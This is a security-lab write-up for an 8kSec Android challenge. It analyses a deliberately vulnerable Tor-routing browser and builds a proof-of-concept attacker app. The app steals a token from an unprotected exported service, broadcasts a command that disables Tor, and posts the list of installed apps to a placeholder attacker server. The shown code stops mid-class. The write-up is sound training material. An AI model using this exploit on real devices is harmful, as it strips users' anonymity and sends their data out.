DroidView - 8kSec
Description
Worried about your online privacy? DroidView provides unmatched protection for your browsing activities! Our advanced security solution routes all your traffic through the secure Tor network, ensuring complete anonymity. With military-grade encryption and a sleek, intuitive interface, DroidView delivers peace of mind without compromising performance.
DroidView automatically protects all your web browsing by routing traffic through Tor’s secure network, making it impossible for advertisers, ISPs, or malicious actors to track your online activities. The user-friendly interface allows you to toggle protection with a single tap and includes secure token authentication when disabling, ensuring only you control your privacy settings.
Objective
Create a malicious application that exploits the DroidView application by targeting vulnerabilities in its Tor security service. Your goal is to develop an Android application that, when launched, silently disables the Tor protection without the user’s knowledge and redirects them to an attacker-controlled website. The exploit should disable Tor routing and then redirect the user to an attacker controlled page that exfiltrates sensitive information to a remote server without user interaction. The information exfiltrated should include the victim’s real IP address and device information. Why stop there? Try to get a complete list of applications installed on the device.
Successfully completing this challenge demonstrates a critical vulnerability in applications like these that promise security, but indirectly enables device identity unmasking while bypassing the privacy protections that users expect.
Restrictions
Your exploit must work on non-rooted Android devices running versions up to Android 15 and must not require any runtime permissions to be explicitly granted by the victim, making it appear harmless to users during installation. The information mentioned in the objectives should be accomplished by exploiting “the WebView usage” in the DroidView application rather than directly through the malicious application. The information should be exfiltrated to a remote attacker controlled webserver.
Explore the application
This app is a basic web browser that uses a WebView to load user-specified URLs. It includes a feature to route its internet traffic through the Tor network, which can be enabled or disabled by the user.

Analyzing the application using JADX
From: AndroidManifest.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
<activity
    android:name="com.eightksec.droidview.MainActivity"
    android:exported="true"
    android:configChanges="screenSize|orientation">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="http"/>
        <data android:scheme="https"/>
    </intent-filter>
    <intent-filter>
        <action android:name="com.eightksec.droidview.LOAD_URL"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
        <action android:name="com.eightksec.droidview.TOGGLE_SECURITY"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
<service
    android:name="org.torproject.jni.TorService"
    android:exported="false"/>
<service
    android:name="com.eightksec.droidview.TokenService"
    android:exported="true">
    <intent-filter>
        <action android:name="com.eightksec.droidview.ITokenService"/>
        <action android:name="com.eightksec.droidview.TOKEN_SERVICE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</service>
This manifest excerpt declares MainActivity as the app’s exported entry point and configures several ways it can be launched: as the LAUNCHER (app icon), by VIEW intents for any http/https links (so it can handle deep links or open-from-browser), and by two custom actions (com.eightksec.droidview.LOAD_URL and com.eightksec.droidview.TOGGLE_SECURITY) that let other components or apps request it to load a URL or toggle the app’s “security” mode. Two services are also declared: org.torproject.jni.TorService is internal (not exported) and likely runs the Tor proxy logic, while com.eightksec.droidview.TokenService is exported and exposes intent actions so other apps can bind to or start it to interact with the app’s token-related API. Because MainActivity and TokenService are exported, external apps and ADB commands can target them.
From: com.eightksec.droidview.MainActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
public class MainActivity extends AppCompatActivity {
    public static final String ACTION_LOAD_URL = "com.eightksec.droidview.LOAD_URL";
    public static final String ACTION_TOGGLE_SECURITY = "com.eightksec.droidview.TOGGLE_SECURITY";
    public static final String EXTRA_ENABLE_SECURITY = "enable_security";
    public static final String EXTRA_SECURITY_TOKEN = "security_token";
    public static final String EXTRA_URL = "url";
    private static final String TAG = "MainActivity";
    private MaterialButton loadButton;
    private ProgressBar progressBar;
    private SwitchMaterial securitySwitch;
    private SecurityTokenManager securityTokenManager;
    private BroadcastReceiver torStatusReceiver;
    private TextInputEditText urlEditText;
    private WebView webView;
    private ExecutorService executor = Executors.newSingleThreadExecutor();
    private Handler handler = new Handler(Looper.getMainLooper());
    private int torSocksPort = 9050;
    private boolean torReady = false;
    private String pendingUrl = null;
    private boolean securityEnabled = true;
    private boolean isExternalRequest = false;
    private BroadcastReceiver securityToggleReceiver = new AnonymousClass1();

 protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        SecurityTokenManager securityTokenManager = SecurityTokenManager.getInstance(this);
        this.securityTokenManager = securityTokenManager;
        securityTokenManager.initializeSecurityToken();
        startService(new Intent(this, (Class<?>) TokenService.class));
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), new OnApplyWindowInsetsListener() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda7
            @Override // androidx.core.view.OnApplyWindowInsetsListener
            public final WindowInsetsCompat onApplyWindowInsets(View view, WindowInsetsCompat windowInsetsCompat) {
                return MainActivity.lambda$onCreate$0(view, windowInsetsCompat);
            }
        });
        this.webView = (WebView) findViewById(R.id.webview);
        this.urlEditText = (TextInputEditText) findViewById(R.id.edit_url);
        this.loadButton = (MaterialButton) findViewById(R.id.btn_load);
        this.progressBar = (ProgressBar) findViewById(R.id.progress_circular);
        this.securitySwitch = (SwitchMaterial) findViewById(R.id.switch_security);
        setupWebView();
        boolean z = false;
        boolean z2 = getPreferences(0).getBoolean("security_enabled", true);
        this.securityEnabled = z2;
        this.securitySwitch.setChecked(z2);
        ContextCompat.registerReceiver(this, this.securityToggleReceiver, new IntentFilter(ACTION_TOGGLE_SECURITY), 2);
        this.securitySwitch.setOnCheckedChangeListener(new CompoundButton.OnCheckedChangeListener() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda8
            @Override // android.widget.CompoundButton.OnCheckedChangeListener
            public final void onCheckedChanged(CompoundButton compoundButton, boolean z3) {
                MainActivity.this.m84lambda$onCreate$1$comeightksecdroidviewMainActivity(compoundButton, z3);
            }
        });
        Intent intent = getIntent();
        if (intent != null) {
            String action = intent.getAction();
            if (ACTION_LOAD_URL.equals(action) || "android.intent.action.VIEW".equals(action)) {
                z = true;
            }
        }
        if (this.securityEnabled && !z) {
            startTor();
        }
        this.loadButton.setOnClickListener(new View.OnClickListener() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda9
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) {
                MainActivity.this.m85lambda$onCreate$2$comeightksecdroidviewMainActivity(view);
            }
        });
        handleIntent(getIntent());
    }
}
onCreate() initializes the secure WebView UI, starts the TokenService, restores saved security settings, registers a broadcast receiver for external commands, and conditionally starts Tor or loads a URL depending on how the activity was launched.
From: com.eightksec.droidview.MainActivity
1
2
3
4
5
6
7
8
9
  @Override // androidx.activity.ComponentActivity, android.app.Activity
    protected void onNewIntent(Intent intent) {
        super.onNewIntent(intent);
        if (ACTION_TOGGLE_SECURITY.equals(intent.getAction())) {
            handleSecurityToggle(intent);
        } else {
            handleIntent(intent);
        }
    }
onNewIntent(Intent intent)
- Called when the activity is already running and receives a new intent (due to
launchModelikesingleTopor similar). - It checks the action of the new intent:
- If the action is
ACTION_TOGGLE_SECURITY→ it callshandleSecurityToggle(intent)(to enable or disable secure mode, e.g., Tor). - Otherwise → it calls
handleIntent(intent)to process normal URL-loading intents.
- If the action is
From: com.eightksec.droidview.MainActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
    private void handleIntent(Intent intent) {
        this.isExternalRequest = false;
        String str = null;
        if (intent != null) {
            String action = intent.getAction();
            if ("android.intent.action.VIEW".equals(action)) {
                Uri data = intent.getData();
                if (data != null) {
                    String uri = data.toString();
                    this.isExternalRequest = true;
                    str = uri;
                }
            } else if (ACTION_LOAD_URL.equals(action)) {
                str = intent.getStringExtra(EXTRA_URL);
                this.isExternalRequest = true;
            }
        }
        if (str != null && !str.isEmpty()) {
            this.urlEditText.setText(str);
            if (this.isExternalRequest && !this.securityEnabled) {
                clearWebViewProxy();
                loadUrl();
                return;
            }
            boolean z = this.securityEnabled;
            if (!z || this.torReady) {
                loadUrl();
                return;
            } else {
                if (z) {
                    this.pendingUrl = str;
                    startTor();
                    return;
                }
                return;
            }
        }
        if (this.urlEditText.getText().toString().isEmpty()) {
            this.urlEditText.setText("https://check.torproject.org");
        }
    }
handleIntent(Intent intent)
This method determines what the app should load or do based on the intent content.
Checks the Intent Type
- If action is
android.intent.action.VIEW(e.g., user opened a link via a browser/deep link):- Extracts the
Urifromintent.getData() - Marks the request as external (
isExternalRequest = true) - Stores the URL as
str.
- Extracts the
- If action is
ACTION_LOAD_URL(custom internal action):- Gets the URL from
intent.getStringExtra(EXTRA_URL) - Marks it as external too.
- Gets the URL from
Decides How to Load the URL
- If a valid URL (
str) is found:- Updates the URL field in the UI (
urlEditText). - If it’s external and security is disabled, it:
- Clears proxy/Tor (
clearWebViewProxy()). - Loads the URL directly (
loadUrl()).
- Clears proxy/Tor (
- Otherwise:
- If Tor is ready, it loads the URL immediately.
- If Tor isn’t ready yet, it saves the URL in
pendingUrland starts Tor.
- Updates the URL field in the UI (
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79

    private void setupWebView() {
        WebSettings settings = this.webView.getSettings();
        settings.setJavaScriptEnabled(true);
        settings.setDomStorageEnabled(true);
        settings.setCacheMode(2);
        settings.setAllowContentAccess(true);
        settings.setAllowFileAccess(false);
        settings.setBuiltInZoomControls(true);
        settings.setDisplayZoomControls(false);
        settings.setMixedContentMode(0);
        settings.setBlockNetworkImage(false);
        settings.setBlockNetworkLoads(false);
        this.webView.setWebViewClient(new WebViewClient() { // from class: com.eightksec.droidview.MainActivity.2
            @Override // android.webkit.WebViewClient
            public boolean shouldOverrideUrlLoading(WebView webView, WebResourceRequest webResourceRequest) {
                return false;
            }

            @Override // android.webkit.WebViewClient
            public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
                MainActivity.this.progressBar.setVisibility(0);
            }

            @Override // android.webkit.WebViewClient
            public void onPageFinished(WebView webView, String str) {
                MainActivity.this.progressBar.setVisibility(8);
                MainActivity.this.urlEditText.setText(str);
            }

            @Override // android.webkit.WebViewClient
            public void onReceivedSslError(WebView webView, SslErrorHandler sslErrorHandler, SslError sslError) {
                sslErrorHandler.proceed();
            }
        });
        this.webView.setWebChromeClient(new WebChromeClient() { // from class: com.eightksec.droidview.MainActivity.3
            @Override // android.webkit.WebChromeClient
            public void onProgressChanged(WebView webView, int i) {
                if (i < 100) {
                    MainActivity.this.progressBar.setVisibility(0);
                    MainActivity.this.progressBar.setProgress(i);
                } else {
                    MainActivity.this.progressBar.setVisibility(8);
                }
            }
        });
    }


   public void loadUrl() {
        String trim = this.urlEditText.getText().toString().trim();
        if (trim.isEmpty()) {
            Toast.makeText(this, "Please enter a URL", 0).show();
            return;
        }
        if (!trim.startsWith("http://") && !trim.startsWith("https://")) {
            trim = "https://" + trim;
            this.urlEditText.setText(trim);
        }
        this.progressBar.setVisibility(0);
        boolean z = this.securityEnabled;
        if (!z) {
            clearWebViewProxy();
        } else if (z && this.torReady) {
            setProxyForWebView("127.0.0.1", this.torSocksPort);
        } else if (this.isExternalRequest) {
            if (z) {
                return;
            } else {
                clearWebViewProxy();
            }
        }
        this.isExternalRequest = false;
        if (!this.securityEnabled) {
            clearWebViewProxy();
        }
        this.webView.loadUrl(trim);
    }
How URL loading works
- The activity has an intent-filter for
VIEWwithhttp/https. That means Android can start your app when a user/opened link or when another app sends anACTION_VIEWintent with anhttp(s)URI. handleIntent(Intent)checks incoming intents:- If action ==
VIEWit readsintent.getData()→ setsisExternalRequest = trueandstr = uri. - If
strfound → it writes the URL into the UI and decides how to load:- If external and security is disabled → clears proxy and calls
loadUrl()immediately. - If security enabled and Tor ready → load immediately through Tor proxy.
- If security enabled and Tor NOT ready → store URL in
pendingUrl, start Tor, then load when ready.
- If external and security is disabled → clears proxy and calls
- If action ==
onNewIntent()callshandleIntent(intent), so when an already-running activity receives a newVIEWintent (e.g.singleTop), it will be routed toonNewIntent()not recreated.
Launch app with a plain HTTP link using adb
1
adb shell am start -n com.eightksec.droidview/.MainActivity -a com.eightksec.droidview.LOAD_URL --es url https://8ksec.io
From: com.eightksec.droidview.MainActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
        @Override // android.content.BroadcastReceiver
        public void onReceive(final Context context, Intent intent) {
            if (MainActivity.ACTION_TOGGLE_SECURITY.equals(intent.getAction())) {
                try {
                    final boolean booleanExtra = intent.getBooleanExtra(MainActivity.EXTRA_ENABLE_SECURITY, true);
                    String stringExtra = intent.getStringExtra(MainActivity.EXTRA_SECURITY_TOKEN);
                    if (!booleanExtra && !MainActivity.this.validateSecurityToken(stringExtra)) {
                        Toast.makeText(context, "Error: Invalid security token", 1).show();
                    } else {
                        MainActivity.this.handler.post(new Runnable() { // from class: com.eightksec.droidview.MainActivity$1$$ExternalSyntheticLambda0
                            @Override // java.lang.Runnable
                            public final void run() {
                                MainActivity.AnonymousClass1.this.m90lambda$onReceive$0$comeightksecdroidviewMainActivity$1(booleanExtra, context);
                            }
                        });
                    }
                } catch (Exception unused) {
                }
            }
        }


    public void setSecurityEnabled(boolean z) {
        if (this.securityEnabled == z) {
            return;
        }
        this.securityEnabled = z;
        getPreferences(0).edit().putBoolean("security_enabled", z).apply();
        if (z) {
            startTor();
            Toast.makeText(this, "Tor security enabled", 0).show();
            return;
        }
        this.torReady = false;
        clearWebViewProxy();
        BroadcastReceiver broadcastReceiver = this.torStatusReceiver;
        if (broadcastReceiver != null) {
            try {
                unregisterReceiver(broadcastReceiver);
                this.torStatusReceiver = null;
            } catch (Exception unused) {
            }
        }
        Toast.makeText(this, "Tor security disabled", 0).show();
        this.executor.execute(new Runnable() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda6
            @Override // java.lang.Runnable
            public final void run() {
                MainActivity.this.m87lambda$setSecurityEnabled$4$comeightksecdroidviewMainActivity();
            }
        });
    }
The onReceive() method (inside the BroadcastReceiver) listens for a broadcast that asks to enable or disable Tor-based security. When such a broadcast arrives, it calls setSecurityEnabled(boolean), which actually applies the change (enabling/disabling Tor).
It checks the Intent’s action → only reacts to "com.eightksec.droidview.TOGGLE_SECURITY".
Reads two key values:
EXTRA_ENABLE_SECURITY(boolean): whether to enable (true) or disable (false) Tor.EXTRA_SECURITY_TOKEN(string): used for authentication.
If someone tries to disable security, the app checks whether the token is valid. If invalid → reject the request with a toast message.
setSecurityEnabled(boolean z): This method is where the actual security change happens.
If the new state is the same as the current one, do nothing.
1
2
3
if (this.securityEnabled == z) {
    return;
}
Saves the setting (so it persists after app restart).
1
2
this.securityEnabled = z;
getPreferences(0).edit().putBoolean("security_enabled", z).apply();
Starts the Tor service.
If disabling security (z = false):
- Stops using Tor proxy.
- Cleans up receivers and system properties.
- Runs background cleanup (
executor.execute(...)) to clear any leftover proxy settings.
From: com.eightksec.droidview.TokenService
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
public class TokenService extends Service {
    private static final String TAG = "TokenService";
    private final ITokenServiceStub binder = new ITokenServiceStub();

    @Override // android.app.Service
    public void onCreate() {
        super.onCreate();
    }

    @Override // android.app.Service
    public IBinder onBind(Intent intent) {
        return this.binder;
    }

    @Override // android.app.Service
    public void onDestroy() {
        super.onDestroy();
    }

    public class ITokenServiceStub extends ITokenService.Stub {
        private static final String DESCRIPTOR = "com.eightksec.droidview.ITokenService";
        static final int TRANSACTION_disableSecurity = 2;
        static final int TRANSACTION_getSecurityToken = 1;

        @Override // com.eightksec.droidview.ITokenService
        public boolean disableSecurity() throws RemoteException {
            return true;
        }

        public ITokenServiceStub() {
        }

        @Override // android.os.Binder
        public boolean onTransact(int i, Parcel parcel, Parcel parcel2, int i2) throws RemoteException {
            if (i == 1) {
                parcel.enforceInterface(DESCRIPTOR);
                String securityToken = getSecurityToken();
                parcel2.writeNoException();
                parcel2.writeString(securityToken);
                return true;
            }
            if (i != 2) {
                if (i == 1598968902) {
                    parcel2.writeString(DESCRIPTOR);
                    return true;
                }
                return super.onTransact(i, parcel, parcel2, i2);
            }
            parcel.enforceInterface(DESCRIPTOR);
            boolean disableSecurity = disableSecurity();
            parcel2.writeNoException();
            parcel2.writeInt(disableSecurity ? 1 : 0);
            return true;
        }

        @Override // com.eightksec.droidview.ITokenService
        public String getSecurityToken() throws RemoteException {
            return SecurityTokenManager.getInstance(TokenService.this).getCurrentToken();
        }
    }
}
TokenService is a bound AIDL service (it returns an IBinder in onBind) and it’s exported, so any other app (or a test APK) can bind to it and call the AIDL methods:
getSecurityToken()→ returnsString(calls intoSecurityTokenManager)disableSecurity()→ returnsboolean(alwaystruein the snippet)
other components (activities, services, or other apps) can bind to this service and directly call its exposed methods via an AIDL interface (ITokenService).
You cannot call those AIDL methods by adb shell am startservice (that only starts services; it does not bind and talk through AIDL). To actually exercise the RPC surface you need to bind to the service and invoke the AIDL interface.
Why adb shell am startservice is insufficient
startserviceonly calls lifecycleonStartCommand(if implemented). TheTokenServiceis a bound service (it only providesonBindand returns a Binder). Starting it withstartservicewon’t let you obtain theIBinderto callgetSecurityToken()/disableSecurity().- To use the AIDL RPC you must bind (i.e.,
bindService) from client code or another app component.
From: com.eightksec.droidview.TokenService
1
2
3
4
5
6
7
8
9
public class ITokenServiceStub extends ITokenService.Stub {
    public String getSecurityToken() throws RemoteException {
        return SecurityTokenManager.getInstance(TokenService.this).getCurrentToken();
    }

    public boolean disableSecurity() throws RemoteException {
        return true;
    }
}
- This provides two callable remote methods to any client that binds successfully:
getSecurityToken()→ returns the current token string.disableSecurity()→ (currently) just returnstrue, but in a real scenario could trigger a security toggle.
Because there’s no permission check in onBind() or inside these methods, any app can call them.
Theoretical Exploit Flow
Let’s walk through how a malicious app could exploit this:
The attacker app knows the service’s action or package name (
com.eightksec.droidview.TokenService).It creates a bind
Intent:1 2
Intent intent = new Intent("com.eightksec.droidview.ITokenService"); intent.setPackage("com.eightksec.droidview");
It binds to the service:
1
context.bindService(intent, serviceConnection, Context.BIND_AUTO_CREATE);
When connected, Android gives the attacker app a Binder interface (
ITokenService).The attacker app calls:
1
2
String token = iTokenService.getSecurityToken();
boolean success = iTokenService.disableSecurity();
The first call (
getSecurityToken()) returns the security token string.The second call (
disableSecurity()) — or later a broadcast using that token, could disable security mode, to turning off Tor protection.
Android app PoC
AndroidManifest.xml
1
2
3
4
5
<queries>
    <package android:name="com.eightksec.droidview" />
</queries>
<uses-permission android:name="android.permission.INTERNET" />
Add the following attributes to the <application> tag in the AndroidManifest.xml file:
1
2
android:usesCleartextTraffic="true"
android:networkSecurityConfig="@xml/network_security_config"
To permit unencrypted HTTP traffic and define a custom network security policy, the following configuration must be added to the application manifest:
- The
android:usesCleartextTraffic="true"attribute explicitly allows cleartext network communication. - The
android:networkSecurityConfig="@xml/network_security_config"attribute points to a custom XML file where finer-grained network security rules are established.
1
2
3
4
5
6
7
8
9
10
11
    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:usesCleartextTraffic="true"
        android:networkSecurityConfig="@xml/network_security_config"
        android:theme="@style/Theme.Droidview">
res/xml/network_security_config.xml
1
2
3
4
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config cleartextTrafficPermitted="true" />
</network-security-config>
Create the AIDL file
Add in the app/build.gradle.kts file:
1
2
3
buildFeatures {
    aidl = true
}
and click “Sync Now”

In Android Studio, go to the top menu and select: File ▸ New ▸ AIDL ▸ AIDL File

When prompted, enter the file name: ITokenService
Click Finish to create the file.

Create the Package:
- In Android Studio, navigate to the top menu and select: File ▸ New ▸ Package
- When prompted, enter the package name:
com.eightksec.droidview - Click Finish to create the package inside the
aidldirectory.
Move and Configure the AIDL File:
- Right-click on the
ITokenService.aidlfile. - Choose Refactor ▸ Move File, then select the path:
main/aidl/com/eightksec/droidviewand confirm the move.

- Open the

ITokenService.aidlfile and replace its contents with the following code:
1
2
3
4
5
6
package com.eightksec.droidview;

interface ITokenService {
    String getSecurityToken();
    boolean disableSecurity();
}
The file should now be located at:
aidl/com/eightksec/droidview/ITokenService.aidlIf the file does not appear in your project view, simply build the project to refresh the directory structure.
MainActivity.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageInfo;
import android.content.pm.PackageManager;
import android.os.Bundle;
import android.os.IBinder;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;
import com.eightksec.droidview.ITokenService;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;
import java.io.BufferedOutputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.List;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;

public class MainActivity extends AppCompatActivity {
    private static final String TAG = "DroidView";

    private ITokenService tokenService;
    private boolean bound = true;
    private TextView tvResult;

    private String securityToken = "";
    private final ExecutorService executor = Executors.newSingleThreadExecutor();

    private static final String SERVER_URL = "http://<ip>:5000/";

    private final ServiceConnection conn = new ServiceConnection() {
        @Override
        public void onServiceConnected(ComponentName name, IBinder service) {
            tokenService = ITokenService.Stub.asInterface(service);
            bound = true;
            Log.i(TAG, "onServiceConnected: bound=true");

            try {
                securityToken = tokenService.getSecurityToken();
                Log.i(TAG, "AIDL getSecurityToken() -> " + securityToken);
                tvResult.setText("getSecurityToken: " + securityToken);
            } catch (Exception e) {
                Log.e(TAG, "Error via AIDL proxy", e);
            }

        }

        @Override
        public void onServiceDisconnected(ComponentName name) {
            tokenService = null;
            bound = false;
            Log.i(TAG, "onServiceDisconnected: bound=false");
        }
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button btnRedirect = findViewById(R.id.redirect);
        Button btnDisableTor = findViewById(R.id.disableTor);
        Button btnBindCall = findViewById(R.id.btn_bind_call);
        tvResult = findViewById(R.id.tv_result);


        // Build JSON array and send
        executor.execute(() -> {
            JSONArray apps = getInstalledAppsJson();
            Log.i(TAG, "Collected " + apps.length() + " apps");
            boolean ok = postJsonToServer(apps);
            Log.i(TAG, "POST result: " + ok);
        });

        btnBindCall.setOnClickListener(v -> {
            Intent intent = new Intent();
            intent.setComponent(new ComponentName(
                    "com.eightksec.droidview",
                    "com.eightksec.droidview.TokenService"
            ));
            intent.setPackage("com.eightksec.droidview");

            boolean ok = bindService(intent, conn, Context.BIND_AUTO_CREATE);
            Log.i(TAG, "bindService explicit returned: " + ok);

        });


        btnDisableTor.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent = new Intent("com.eightksec.droidview.TOGGLE_SECURITY");
                intent.setPackage("com.eightksec.droidview");
                intent.putExtra("enable_security", false);
                intent.putExtra("security_token", securityToken);
                sendBroadcast(intent);

            }
        });

